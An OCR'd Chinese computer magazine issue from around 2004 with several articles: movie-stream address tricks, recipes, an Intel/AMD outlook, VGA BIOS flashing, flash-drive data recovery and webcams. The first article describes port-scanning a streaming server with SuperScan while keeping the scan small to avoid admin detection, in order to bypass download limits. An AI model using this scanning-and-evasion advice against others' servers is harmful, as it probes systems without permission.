
实例：利用端口扫描软件来获取在线电影的真实地址。

利用断线法得到的某视频文件的下载地址为rtsp://148.87.xxx.xxx:554/ebn/2002/event/15909_nt.rm，经Net Tranpsort测试无法下载。分析该地址，它使用的端口号为554，是否在下载时有了变化呢？利用端口扫描软件来试试就知道了，笔者使用的是SuperScan，其下载地址为http://js-http.skycn.net:8080/down/superscan.exe，使用方法如下：

①安装运行SuperScan，在“IP”设置栏中填写探测出的下载IP地址，也就是在“Start”和“Stop”栏中都填上148.87.xxx.xxx，在“Scan type”栏中选择“All list ports from”(扫描的端口范围)，其值设置为1～2000就足够了，设置完毕后单击“Start”开始扫描。

小提示

★如果用断线法探测到的下载地址是域名形式，大家可以先用Ping命令获得对应的IP地址。

★设置的端口扫描范围不宜过大，如果被网管发现，可能导致你的IP地址被封杀。

②稍等片刻即扫描完毕，可以在软件主窗口的蓝色区域看到该IP地址开放的所有端口，如扫描148.87.xxx.xxx只

开放了80端口(见图1)。重新组合出下载地址rtsp://148.87.xxx.xxx:80/ebn/2002/event/15909_nt.rm，打开Net transport试试，下载成功！如果扫描结果并非一个，比如有80、21、38等端口，则可以分别试一下。




图1

第四招 外挂软件

适用范围：只要能够进入播放网页均可。

适用度：★★★★

使用专门的嗅探软件是很多朋友常用且行之有效的一种方法，大家使用得比较多的是Project URL Snooper，它通过分析影片播放时的缓冲区信息来获得真实地址，不过就笔者的使用经验来看，该软件的能力稍显不足，很多地址无法嗅探，而且有时即使找到了也是无效地址，在Windows NT/2000/XP系统下表现尤其不佳，不妨试试名为影片嗅探器的国产软件。

影片嗅探器小档案

软件版本：2.0　　软件大小：1.21MB
软件性质：共享软件　　运行平台：Windows 9x/Me/2000/NT/XP
下载地址：http://js-http.skycn.net:8080/down/setupyp20.rar
软件备注：未注册版本可以免费试用100次，无功能限制。

实例：通过影片嗅探器获取在线电影的真实地址。

安装运行影片嗅探器，在软件的主窗口中单击"启动监视"按钮，嗅探器就开始在后台工作了。按照正常步骤在线观看影片，稍等片刻，影片嗅探器便会弹出一个窗口，提示"找到视频类型的文件并已服务，用软件下载吧"，并已经把影片的真实下载地址复制到剪贴板了(见图2)。



图2

小提示

★影片嗅探器可以监视任何设置的文件类型，软件默认的已经有大多数常见流媒体格式，你也可以自行添加，方法是：单击"设置"按钮，在"嗅探文件类型设置"栏中右击，选择"增加"命令，并填写文件扩展名。

★如果影片嗅探器没能探测成功，你可以尝试多刷新两遍，该软件对大多数的中国电影网站都有效。

★软件探测到的所有地址都保存在列表中，你可以通过双击其中一个将地址复制到剪贴板。

第五招 终极录制

适用范围：尝试多种办法都失败，但又迫切地想将电影保存到硬盘里。

适用度：★★★★★

所有招式都用遍了，还是不能下载到心爱的影片，这时只能使用"最后一击"了：录制！这里所谓的"录制"，就是将电脑中正在播放的视频文件保存在硬盘里。利用录制的办法来保存不能下载的MP3或者电影文件虽然省事，但效果毕竟不佳，不到万不得已不推荐使用。

可以录制声卡音频的软件非常多，如Total Recorder等，不过能录制正在播放的视频的软件就寥寥无几了，给大家推荐Stream39，其下载地址为http://www.cfan.com.cn/qikan/download/stream39.rar。

特别提醒：本文只是讲解技术实现方法，请不要用于非法场合。CF [WL08]


给年夜饭献上一道美食

■ E龙工作室/双龙一剑

春节，亲人团聚的日子！爸爸妈妈一定在厨房忙个不停，孝顺的你给年夜饭献上一道美食，让忙碌了一年的爸爸妈妈歇上一会吧：-)！樱桃好吃树难栽，美食好吃也难做，不过有了网络菜谱的指导，相信你没问题的。

1.这里菜谱多多

中华美食网http://www.5eat.com/recipe/的菜谱多而全，根据菜系、菜名或者利用网站提供的搜索功能可以找到很多菜谱(见图)，值得一提的是：这里还有异国风味的烹饪方法、一周菜谱。



2.用软件学做菜

如果不想学一道菜就上一次网，那可以考虑安装嘟嘟美食菜谱软件。

嘟嘟美食菜谱小档案

软件版本：2.0　　软件大小：2528KB
软件类型：免费软件　　适用平台：Windows 9x/NT/2000/XP
下载地址：http://sc-http.skycn.net/down/DuduCBSetup1.zip

从素菜到荤菜，从家常菜到名店菜，应有尽有，而且该软件还提供了菜名查找及食材查询，使用起来相当方便。

小编有话说：想念父母和家乡时，常情不自禁地唱起"常回家看看"这首歌，记得帮妈妈刷筷子、洗碗哟！CF [WL09]

看点 了解今年计算机的发展趋势。

双雄对峙——2004年Intel与AMD的擂台赛

■ 湖北 肖泳

每到年末的时候,人们总是习惯于回顾过去一年所发生的事情,2003年科技究竟带给了我们什么?Intel推出的具备超线程技术的Pentium 4处理器,使得人们能够用购买一块芯片的钱享受到双处理器带来的体验;迅驰技术告诉人们在笔记本领域,性能不见得一定就和重量体积成反比;AMD用Athlon 64警告人们,不要再把它看成是Intel的追随者……所有这些都使得用户更进一步享受到了前所未有的优越生活。尽管如此,过去的体验告诉人们在IT领域讨论未来,永远比回顾过去要让人兴奋得多。本文将会放眼Intel和AMD这两个巨头即将上演的PC技术。

一、Intel:2004年是数码化的

大多数的人习惯把Intel研发和推广新产品的行为,当成Intel长期遵循和维护摩尔定律的结果。毫无疑问,Intel对于摩尔定律在其提出的近半个世纪之后,仍保持其生命力起了决定性的作用。时至今日,尽管预言家们对于摩尔定律即将过时的言论从未停息过,Intel却依然我行我素,面对AMD等诸多厂商的压力,仍旧保持一幅毫不畏惧的样子,按照自己的既定步伐研制和发布新款的处理器和半导体产品。

1.个人电脑时代的延续

在2004年,Intel最大的希望寄托在代号为Prescott的新一代Pentium 4处理器上。虽然这款处理器在2003年就决定要发布,却遭到多次延期,目前的消息是Intel将在2004年2月份推出Prescott。作为一款需要与64位的AMD处理器抗衡的新款32位处理器,Prescott同样采用Intel的NetBurst架构,同时,一级缓存数量增加到16KB,二级缓存则会高达1MB。起始频率将会是2.8GHz,同时还将发布主频为3.0GHz、3.2GHz以及3.4GHz的版本。

Intel对于90纳米技术抱有非常大的希望,并表示今年所有的处理器都将采用90纳米技术制造,而采用0.13微米技术制造的老款Pentium 4处理器将会在今年底之前停止生产。Prescott处理器的赛扬版本处理器也将会紧随着Prescott处理器推出。

2.采用全新的BTX架构

为了应对Prescott处理器以及下一代的Tejas处理器带来的挑战,Intel还设计了新的BTX架构来改善Prescott系统内部的散热问题。在BTX架构中,处理器的位置被安排在了靠近机箱前面板的位置以便于散热;此外,新的BTX架构将会完全抛弃早期的串口、并口以及PS/2口等低速接口,并用USB 2.0、IEEE1394等接口取代,因此主板的设计将会更加紧凑。

3.第二代迅驰技术

续去年在迅驰技术中大出风头的Banias处理器取得巨大成功之后,Intel将会在今年第一季度推出换代的Dothan移动处理器。该款移动处理器将会集成超过1亿4000万个晶体管,同时二级缓存数量也将翻一番,达到惊人的2MB,Dothan处理器的起始频率将会高达1.7GHz,并会在第三季度之前陆续推出主频为1.8GHz、1.9GHz和2.0GHz的Dothan移动处理器。和Prescott一样,Dothan将会使用90纳米制造工艺以及300mm晶圆技术制造,并具备400MHz前端总线频率。

为了使用Dothan移动处理器,Intel还为其研制了代号为Sonoma的下一代移动处理器平台,该平台的主要部分是Alviso芯片组,该芯片组将包括Azalia音频芯片、新的PCI Express接口、串行ATA以及更新的移动显示芯片。其中,Azalia音频芯片将会支持7.1声道的音频输出,同时能够比现在的AC'97音频芯片节能50%。Intel还宣称,Sonoma平台将会使用DDR II作为内存的标准,并支持DDR II-400以及DDR II-533,与现在的DDR内存相比,DDR II的电压只有1.8V,比DDR的2.5V更低。此外,为了改善早期迅驰系统的无线模块,Intel为Dothan搭配了全新的三频无线模块。此外为了进一步提高迅驰技术的普及,Intel将会和在全球拥有20000个接入点的顶尖无线局域网供应商合作,让迅驰技术具备更高的通用性和协同性。此外,Intel还在继续研发基于迅驰技术的802.11a/b以及802.11b/g无线局域网组件,未来的迅驰技术将会集成兼容802.11a/b/g协议的无线局域网芯片以及工业标准的安全方案。与Banias系统相同,Dothan的定位仍旧是商务领域,因此Intel将会把Pentium 4-M处理器的供货时间延长到今年第三季度,最后一款Pentium 4-M处理器将会是2.8GHz,仍旧保持Pentium 4-M在移动处理器市场中的高端定位。

毫无疑问,Intel正在以前所未有的速度和广度参与到包括传统个人电脑和数码领域等各方面的竞争中来,人们将能够在2004年享受到更多的"Intel inside"产品。

二、AMD:2004年是64位的

AMD在2003年依靠64位处理器在个人电脑市场上吸引了众多的眼球。多数过去对AMD不屑一顾的人开始改变对AMD一贯的"Intel翻版"的看法,但是人们最多只使用"审慎乐观"这样的词来形容长期处于亏损状态的AMD。的确,AMD在2003年最多只是在概念的宣传上和Intel打了个平手,而真正决定AMD命运的则是2004年。

1.64位的个人电脑:"先购买,再升级"

就2003年AMD在64位处理器的表现来看,似乎只是雷声大雨点小,市场上64位的Athlon处理器数量并不多,以至于相当多的人怀疑,这次是不是AMD在产量上再次出了问题,AMD过去因为产量问题错失了相当多的竞争机会。但是无论是在许多媒体面前还是在前段时间的COMDEX

2003大会上，AMD的高层都一再强调，AMD的64位处理器绝对不会出现产量上的问题。目前得到的消息则是，由于AMD对64位的K8处理器的未来销量非常看好，已经于2003年11月底在德国新建一家微处理器制造厂，尽管AMD在德国的其他工厂相当的先进，但是为了今后的处理器能够平稳向65纳米和45纳米技术过渡，新建的这家工厂将会具备制造这些芯片的能力，而AMD在德国的其他工厂则需要进行改进才能够进行低于90纳米芯片的生产。

虽然Intel一再表示即便是2004年，人们也不会需要64位的处理器进行运算，但是AMD在64位处理器上的热情却一点也不比Intel在90纳米工艺上的热情低。AMD副总裁表示，目前之所以没有大量供应64位的处理器是在等待微软2004年初发布64位操作系统，到时AMD将会对64位的处理器进行调价，并大量供货，AMD乐观估计，今年64位处理器的销量将会在1000万颗以上。而一个测试版本的64位Windows XP操作系统已经在前一段时间发布，这一点相信是为了汲取Intel在安腾(Itanium)处理器上的教训(该处理器由于完全不兼容早期的32位程序而不被相当数量的服务器供应商采用)。无论如何，真正能够让64位处理器崛起的因素更多的是来自于软件。在这方面，AMD提出的口号是"先购买，再升级"，目前购买64位的Athlon 64处理器的成本和性能与之相当的32位处理器的价格相差不大，而且这两者在运行32位的程序时，速度也完全相同，因此AMD希望用户考虑使用相同的钱购买Athlon 64。这样一方面能够应付目前32位环境的需要，在未来64位软件逐步增多的时候，也就不再需要更换任何计算机的硬件设施了。

在硬件方面，AMD今年发布的两款64位处理器的起始频率都非常高，Athlon 64的起始频率为1.8GHz，而第一款Athlon 64 FX代号为FX-51的处理器频率为2.2GHz。在处理器缓存上他们都具有64KB的一级缓存和高达1MB的二级缓存，并支持HyperTransport技术。另外一个特点是在Athlon 64和Athlon 64 FX中都拥有一个可编程的内存控制器，能够支持频率从100MHz到200MHz范围内的64MB到1GB容量的DDR内存。从参数上来看，这两款处理器的性能还是相当不错的，AMD可望在明年大规模量产这两款处理器。

目前AMD也已经在64位处理器的主板上做好了准备，包括VIA、SiS和NVIDIA在内的多家主板芯片组厂商都已经推出了支持64位Athlon处理器的芯片组，虽然性能难于和Intel的芯片组相抗衡，但价格相当低廉。

2.让64位的风暴刮遍所有的角落

最早对AMD的64位处理器感兴趣的，其实是众多的服务器供应商，AMD同样看到了这一点，因此AMD早在2003年年初就发布了专门针对服务器市场的Opteron处理器，并在很早的时候就开始在服务器市场上展开积极的合作。就在不久之前，AMD和Sun公司达成了服务器领域的合作协议，Sun将会在2004年交付一系列采用AMD的Opteron处理器的服务器产品，而在此之前IBM也与AMD达成了合作事宜，并成为第一个推出采用64位Opteron处理器的服务器制造商。AMD也表示会在2004年初推出能够用于刀片式服务器和大型存储器中的低功耗版本的Opteron处理器，以便于使得Opteron系列处理器能够适用于更多的领域。

这次AMD和相当多的大厂建立了很好的合作关系，并希望借助这次的64位风暴把64位架构的AMD处理器推向几乎所有的领域，其中当然不会忘记了现在发展最快的笔记本市场。在2004年初AMD将会推出64位Athlon处理器的移动版本Athlon 64-M移动处理器，并成为首款用于笔记本上的64位处理器，该处理器将会支持所有AMD64台式处理器的特征，而在晚些时候AMD还会推出代号为Odessa的64位移动处理器，该处理器将会采用90纳米工艺制造。

从目前的形势看来，AMD似乎已经做好准备在2004年和Intel在几乎所有领域展开竞争，而AMD也将从此摆脱Intel追随者的称号。CF [YJ01]



Intel计划在今年第一季度推出一款90纳米制造工艺的Pentium 4 2.8GHz处理器，采用Prescott内核，集成1MB二级缓存，这款处理器不支持超线程技术。Intel预定会在3月29日正式发布Grantsdale芯片组和LGA775接口的Prescott内核Pentium 4处理器，以及高端的Alderwood芯片组和ICH6/W南桥芯片。Grantsdale、Alderwood芯片组都将加入对PCI Express、DDR Ⅱ内存的支持，同时这两个系列芯片组的正式名称有可能是i895和i885。

AMD原计划在2004年推出Socket 939接口的Athlon 64移动处理器(研发代号：Oakville)，但是由于笔记本电脑厂商，普遍反映AMD遗弃Socket 754接口Athlon 64移动处理器的速度太快，因此AMD决定将Socket 939接口Athlon 64处理器延期到2005年上半年推出。Socket 939接口Athlon 64处理器内建双通道DDR Ⅱ控制器，集成512KB二级缓存，采用90纳米制造工艺。

目前，NVIDIA更新了AMD平台的芯片组发展蓝图。从今年2月开始，将会有越来越多针对AMD64处理器的芯片组问世。到时，NVIDIA将发布新的MCP芯片以支持SATA-150，这款芯片会在第一季度全面上市。这款芯片将会出现两个版本：Gigabit MCP-S和MCP-S-RAID，前者支持千兆以太网，后者支持RAID。另外，NVIDIA还将在今年第二季度推出Crush CK804芯片组，支持新一代1GHz HyperTransport总线、PCI Express，并搭配MCP4南桥芯片，支持SATA、千兆以太网和WLAN功能。NVIDIA还将在2004年第四季度发布Crush K8G3芯片组，内建GeForce FX 5600图形内核。

威盛在K8T800芯片组获得成功之后，目前正在筹划采用新一代HyperTransport总线的K8T800 Pro芯片组。K8T800 Pro芯片组支持Socket 939 AMD64处理器，目前威盛还没有在K8T800 Pro芯片组当中加入对Socket 754 AMD64处理器支持的迹象，不过威盛K8T800芯片组同时支持Socket 940、Socket 754 AMD64处理器，因此此款芯片组也有可能在未来支持Socket 754。CF [YJ02]

轻松升级i845G系列主板集成显卡BIOS

■BIOS维修网　耗子

看点
①升级集成显卡的BIOS，有助提升显示性能
② Step By Step的形式，让你从容升级i845G系列主板集成显卡BIOS

i845G/GL/GE/GV系列芯片组中集成了Intel Extreme Graphics(以下简称IEG)，早期版本的IEG驱动程序性能欠佳，对某些OpenGL Ex-tension支持不够完善，而且与众多游戏和多媒体软件存在兼容性的问题；因此更新驱动是提升性能和兼容性的重要方法；但除了更新驱动外，IEG的VGA BIOS起着同样重要的作用，因此Intel在每一个新版本的显卡驱动程序中，都捆绑了VGA BIOS。我们可以自己动手来升级显卡BIOS。

一、Award BIOS升级方法

1.所需软件

Award BIOS刷新工具：AWDFLASH（下载地址：http://www.biosrepair.com/bioslogo/awdflash823h.exe）

Award BIOS编辑工具：CBROM（下载地址：http://www.biosrepair.com/bioslogo/Cbrom215.exe）

Intel i845G/GL/GE/GV系列芯片组视频部分最新BIOS 13.0PV版（下载地址：http://file2.mydrivers.com/display/845GVGABIOS13.0PV.zip）

2.准备一下

在修改前，我们可以通过主板显示属性中的信息栏查看VGA BIOS的版本；这里的版本为“2607”（见图1）。



图1

首先备份自己主板的BIOS文件，我们可以在纯DOS环境直接使用AWDFLASH程序备份。执行awdflash /sy/pn/f bios.bin，也可执行awdflash后，在主界面中直接回车，在出现的备份BIOS选项中，输入备份的BIOS文件名，选择“Y”即可保存备份（见图2）。




图2

小提示

由于需要加入VGA模块，因此最好将CBROM等文件放在同一目录，并且将文件名修改成简单易记的名字，以便操作方便。

取得BIOS文件后，使用Cbrom215 bios.bin /d查看BIOS信息，确定需要修改的VGA选项；其中bdg_2607.dat和bdg_2607.vbt即是VGA BIOS（见图3）。



图3

3.升级实战

下载最新版本的显卡驱动程序，并从其中的VGA BIOS目录中，找到最新的显卡BIOS文件；下载文件中包括新版视频BIOS的脚本文件、脚本编译程序、TSR测试程序，编译好的视频BIOS模块，以下信息显示其VGA BIOS支持Intel845G/GE/GL/GV芯片组；这里最新版本为bdg_2920.dat和bdg_2920.vbt，可从文件名中分析。将两文件拷贝到保存BIOS文件的目录中，进入以下操作。

Step 1 首先删除BIOS文件中显卡的BIOS模块（见图4）。




图4

cbrom215 bios.bin /vga release
cbrom215 bios.bin /group5 release

Step 2 使用Cbrom215 bios.bin /d查看BIOS信息，其中的7、8两项已经删除了(见图5)。




图5

Step 3 接着我们将高版本的显卡BIOS加入到BIOS文件中。

cbrom215 bios.bin /vga bdg_2920.dat
cbrom215 bios.bin /group5 bdg_2920.vbt

Step 4 用Cbrom215 bios.bin /d查看BIOS信息，查看新的显卡BIOS文件已经加入。

Step 5 修改完成后，使用Awdflash刷新程序，Awdflash bios.bin /sn/py/f将修改好的BIOS文件重新刷回BIOS芯片即可。

修改即此完成，开机进入Windows系统后，重新安装显卡驱动。在主板显示属性中的信息栏中，即可看到显卡BIOS的版本，已经升级为2920版本了。

二、AMI BIOS升级方法

1.所需软件

AMI BIOS刷新工具：AMIFLASH（下载地址：http://www.biosrepair.com/biosfile/ami82724.zip）

AMI BIOS编辑工具：AmiBCP75（下载地址：http://www.biosrepair.com/biosfile/amibcp75.zip）

Intel i845G/GL/GE/GV系列芯片组视频部分最新BIOS 13.0PV版（下载地址：http://file2.mydrivers.com/display/845GVGABIOS13.0PV.zip）

2.准备一下

在修改前，应首先备份自己主板的BIOS文件，AMI BIOS应使用AMI刷新程序，这里使用的是AMI82724。

在DOS环境下，运行AMI82724.EXE，在出现的主菜单界面中，选择“File”，使用光标键，将光标移到“bios filename for saving...”，输入保存的目录和文件名，回车即可（见图6）。



图6

3.升级实战

AMI BIOS与Award BIOS的升级方法是不同的，Award BIOS只要使用CBROM将相应的VGABIOS模块加入即可；AMI BIOS每一模块，都是自己固定的ID，因此，除了将VGA BIOS模块加入文件外，还需要设置其对应的ID。

Step 1 在DOS环境下，运行AMIbcp75 back.bin（back.bin为备份的BIOS文件），在主菜单中，使用光标键将光标移动到"Edit BIOS Modules"选项，回车进入，将显示BIOS模块列表；其中ID为20和29的即为VGA BIOS模块。

Step 2 在此，VGA BIOS模块的PCI DeviceID/VendorID分别为2562和8086。其中，20 PCI AddOn ROM对应bdg_2920.dat、29 UserDefined对应bdg_2920.vbt（见图7）。

Step 3 删除VGA BIOS模块，使用光标键将光标分别移动到20 PCI AddOn ROM和29 UserDefined选项上，按键盘上的“DEL”键，在出现的界面中按任意键，即可将两模块删除（见图8）。



图7




图8

Step 4 再分别将VGA BIOS两个模块加入到BIOS文件中，在上图的界面中，按键盘“Ins”键，在出现的输入界面中，输入bdg_2920.dat文件的路径和文件名（最好将VGA BIOS模块、BIOS文件和AMIBCP文件放在同一目录中，以便操作）后，回车；将进入模块微调界面。

Step 5 此时就可以按照我们所插入的模块属性，用Page up、Page Down键和光标键进行选择，Module ID选择默认的20 PCI AddOn ROM（适配卡ROM程序代码模块），接下来我们还可以设置是否压缩再加入模块（即设置Compressed）；此处我们设置Compressed为“YES”，也就是先压缩再加入到BIOS模块内。其他两项PCI Device ID PCI和Vendor ID不做修改，保持默认值（见图9）。



图9

Step 6 接下来按"F10键"存储组态，此时会出现确认信息，按下回车键组态写回，并回到上一界面。此时可发现，20模块已经加入。

Step 7 重复以上的操作，添加bdg_2920.vbt模块。

Step 8 进入模块微调界面，设置Module ID为“29 UserDefined”，设置Compressed为“YES”，模块预定解压执行的内存段地址和偏移地址（Runtime Segment和Runtime Offset）选择默认值“0000”，即采用动态配置执行方式（见图10）；按“F10”键存储并退回到“Edit BIOS Modules”界面，VGA BIOS模块添加完成。按"ESC"键返回到主界面，选择“Save BIOS To Disk File”按下回车键，并输入一个新的文件名，组态过的新BIOS文件就修改完成了。



图10

Step 9 用AMIFLASH刷新程序，将新BIOS文件重新刷入主板BIOS芯片中，自行升级i845G系列主板集成显卡BIOS即完成。

注意：修改显卡BIOS有一定的危险性，因此一定要慎重，而且刷新显卡BIOS时，不能中途断电和停止，否则会无法启动电脑的，而且一定要做好原BIOS的备份。CF [YJ03]

找回失去的记忆——浅谈闪存盘的数据丢失与恢复

■合肥 胡岳云

软盘成了明日黄花，闪存盘作为移动储存设备，越来越得到大家的喜爱。通常闪存盘在Windows Me、Windows 2000和Windows XP操作系统中是免驱动的，但在Windows 98下需要安装驱动程序。闪存盘的使用说明都很简单，数据存储也比较方便，但本人使用过程中，仍多次发生数据丢失现象，这里整理出来供朋友们参考。

一、数据丢失

笔者使用的是蓝科USB Flash DISK 128MB，同大多数闪存盘一样，除了USB接口外，还有一个读写指示灯和一个写保护开关。由于数据交换的需要，本人使用的操作系统有：Windows 98、Windows Me和Windows XP。

1.数据完全丢失:有台电脑是Windows 98和Windows XP双系统，但近来Windows XP操作系统不稳定常死机。一次死机后重启，闪存盘数据全部丢失，系统要求格式化磁盘。此时接到别的机器上，即使不同的系统，结果一样要求格式化 。

2.数据不被识别:查阅用户手册，手册上只是说不能用Fdisk分区，却没有说明能否格式化和怎样格式化，所以决定在Windows XP下格式化。格式化有两种方式:FAT16和FAT32。选用FAT32格式化后，在本机拷入文件，读写正常，但在别的机上或别的操作系统下，数据不被识别。最后在Windows Me下格式化为FAT16方式，方才使用正常。

3.数据完全丢失，但闪存盘可识别，数据占有空间:原盘中有30MB左右的程序文件，在Windows 98单操作系统下又拷入约15MB文件，查看盘中文件目录正常，指示灯灭后，拔出闪存盘。在其他机上可见闪存盘，但无文件目录，从盘的“属性”看，已用空间大小与文件所占空间相符，再次拷入文件和读取文件正常。

二、数据丢失的思考

闪存盘数据的丢失跟读写操作有直接的关系。

1.在Windows 98下，由于没有删除USB设备的快捷图标，不能进行设备的删除而后拔出闪存盘，通常手册都说读写指示灯灭后可以拔出闪存盘，但上文第三种情况下丢失了数据。经实验，通过右键快捷菜单的“弹出”，可以使闪存盘很快结束存取状态，指示灯灭，再将当前目录指向其他驱动器，然后拔出闪存盘比较安全。

2.在Windows XP下，如果锁定闪存盘的写保护，浏览和运行闪存盘上的程序，系统会要求打开写保护，但不打开写保护，程序仍可以继续执行，说明Windows XP系统在读闪存盘时会向其中写入数据，因此拔出闪存盘之前一定要删除设备，否则不正确的操作或系统死机会造成数据完全丢失，如第一种情形，而锁定写保护也是一个防止数据丢失的可行的方法。

3.在Windows Me下，闪存盘使用像在Windows XP下一样，不需要安装驱动程序，有删除移动设备的图标，本人闪存盘使用一直比较正常，没有丢失过数据。

4.正常关机以后再拔闪存盘，数据也不会丢失。

三、数据的恢复

闪存盘的数据恢复跟硬盘相似，可以使用Recover 4 all、Easy Recovery、FinalData等软件工具进行恢复。

本人处理的数据恢复是上文提及的第三种情形，闪存盘为FAT16，文件占据磁盘空间，但不显示文件夹和文件名。使用磁盘扫描工具Scandisk，在闪存盘根目录下产生许多*.chk文件，有的文件大小跟拷入的原文件相同，不过重命名后不能使用。删除*.chk文件，然后在Windows Me下执行FinalData:

Step 1 选择菜单“文件/打开”，指定闪存盘的盘符，单击“确定”按钮(见图1)。



图1

Step 2 FinalData搜索文件分配表和目录信息。

Step 3 接着出现对话框，可选择搜索的簇的范围，此时可以选择“取消”(见图2)。



图2

Step 4 在左边的目录树中，选中被删除的文件夹，右边就会出现被删除的文件(见图3)，选定要恢复的文件，指定恢复到的位置，最好是另一个磁盘，再单击“确定”按钮。



图3

上述过程适用于一般的磁盘数据恢复，但具体到本次恢复操作，恢复的文件却不能使用，经比较，可执行文件的文件头部1000多字节与正常文件不同，文件恢复失败。不过压缩文件，如RAR、ZIP文件，虽然文件头损坏，可通过WinRAR修复后得以恢复。通过这次闪存盘数据的丢失和恢复经历，笔者认为闪存盘数据的安全值得注意，如果仅是读取闪存盘数据，闪存盘应锁定写保护，防止数据意外丢失；若是写盘操作，一定要正确拔出闪存盘；要是保存较重要的数据，不妨以压缩文件的形式保存。CF [YJ04]

放亮你的第三只眼——摄像头全接触

随着宽带网络的不断普及，越来越多的人开始寻求不同于传统的文字聊天的交流方式，语音视频聊天逐渐成为大多数宽带用户的首选。相隔万里的朋友可以通过摄像头和宽带网络面对面交流。

■福建 缺氧的鱼

给你一双慧眼——挑选一款适用的摄像头

如今，市场上可以见到很多适合个人应用的摄像头产品，价格在数十元至一千多元不等。要从品牌众多、规格各异的摄像头产品中找到适合自己的产品，可就不是很容易了。所以，笔者给大家推荐几款高性价比的摄像头。

小技巧

选购建议

★相同条件下，CCD摄像头成像效果总体上要略优于CMOS摄像头，但CCD对光源环境要求较高，在光线较强或较弱的情况下成像效果反而会比CMOS差一些，用户可以根据实际情况选择。

★摄像头拍摄的影像的清晰程度，取决于它的像素和图像分辨率。现在大多数摄像头的像素数在30万～40万之间。但也有许多低档摄像头是硬件10万像素插值30万像素，这种摄像头的成像效果较差。而图像分辨率要分为"静态分辨率"和"动态分辨率"两方面。"静态分辨率"指拍摄静态照片时的分辨率，比较好产品都应达到640×480的静态分辨率；而"动态分辨率"是指拍摄活动影像时的分辨率，比较好的产品都应在320×240或352×288分辨率下实现30fps的动态拍摄(尽管很多摄像头宣称可以在640×480分辨率下实现动态拍摄，但大部分都保证不了实现30fps的流畅影像，所以并无实际意义)。

★建议选择手动调焦功能的摄像头，可以做近距离拍摄。

★建议选择内置麦克风的摄像头，这样你在语音视频聊天时，就不必再接麦克风了。

★如果你比较经常在夜间使用，建议选择带夜视功能的摄像头。顾名思义，夜视功能就是在黑暗中能达到的摄影效果，照度的高低。照度是数码相机的专业术语，表示对光线的依赖程度，一般的摄像头处于光线比较暗的时候，就会出现看不清楚的情况。

1.罗技快看轻松版



感光器件	CMOS
像素	30万
静态分辨率	352×288
动态分辨率	640×480
接口	USB 1.1
帧速率	30fps
其他	手动调焦、内置麦克风
价格	230元

点评：罗技快看轻松版适用于家庭使用，功能齐全，性价比较高。

2.罗技快看高手4000版



感光器件	CCD
像素	130万
静态分辨率	1280×960
动态分辨率	640×480
接口	USB 1.1
帧速率	30fps
其他	手动调焦、内置麦克风
价格	580元

点评：罗技快看高手4000版是快看高手3000版的升级。适用于视频会议、视频捕捉等领域，是追求性能和效果的最好选择。

3.美达网视情缘新情版摄像头



感光器件	CMOS
像素	30万
静态分辨率	640×480
动态分辨率	640×480
接口	USB 1.1
帧速率	30fps
其他	手动调焦
价格	130元

点评：性价比非常高。

4.宇迅通YXT650摄像头



感光器件	CMOS
像素	30万
静态分辨率	640×480
动态分辨率	640×480
接口	USB 1.1
帧速率	30fps
其他	手动调焦
价格	170元


点评：技术力量较强，性价比较高。

5.爱友富贵鸟摄像头



感光器件	CMOS
像素	35万
静态分辨率	640×480
动态分辨率	640×480
接口	USB 1.1
帧速率	30fps
其他	硬件快拍功能
价格	178元
点评：外观过得去，性价比较高。	

6.爱友外星人摄像头



感光器件	CMOS
像素	35万
静态分辨率	640×480
动态分辨率	640×480
接口	USB 1.1
帧速率	30fps
其他	硬件快拍功能
价格	148元
点评：外观还不错，性价比高。	

电脑爱好者俱乐部可办理爱友摄像头邮购业务，详见2003年第24期杂志的127页。

小窗口　大世界 ——摄像头完全解剖


我们在使用摄像头的时候，有没有想过它的内部构造是怎样的呢？本文将带你进入摄像头的内部世界，让你把它看得真真切切。下面，以美达网视情缘新情版摄像头为例。

拆卸摄像头的工具比较简单，只需要一支小号的十字螺丝刀即可。


Step 1 美达网视情缘新情版摄像头可在滚珠转动底座上做360度旋转。首先，应将摄像头的底座从机体拔出(见图1)。


图1

Step 2 已拆掉底座的摄像头机体背面，有四颗螺钉，拆下这四颗螺钉后即可拆开摄像头(见图2)。


图2

